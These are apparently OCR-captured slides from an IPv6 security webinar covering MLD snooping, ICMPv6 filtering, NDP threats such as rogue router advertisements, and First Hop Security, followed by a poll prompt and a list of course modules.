
RFC4541



QUERY

Only allow multicast traffic **on ports with listeners**

MLD Protection on Switches



Only allow **QUERIES** on router's port

Questions

ICMPv6 is fundamental for IPv6

- Filter carefully
- Multicast considerations

NDP is mandatory

- NS/NA/RA Redirect Threats
- First Hop Security
- Rogue RA/Solutions

MLD is mandatory

- Flooding/Amplification/Scanning
- Solutions

Take the poll!

Think of what you learned in this webinar.

What things can you apply or use in **your own network**?

2 min.

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- IPv6 Addressing Plan (1 hr)
- Basic IPv6 Protocol Security (2 hrs)
- IPv6 Associated Protocols (2 hrs)
- IPv6 Security Myths, Filtering and Tips (2 hrs)

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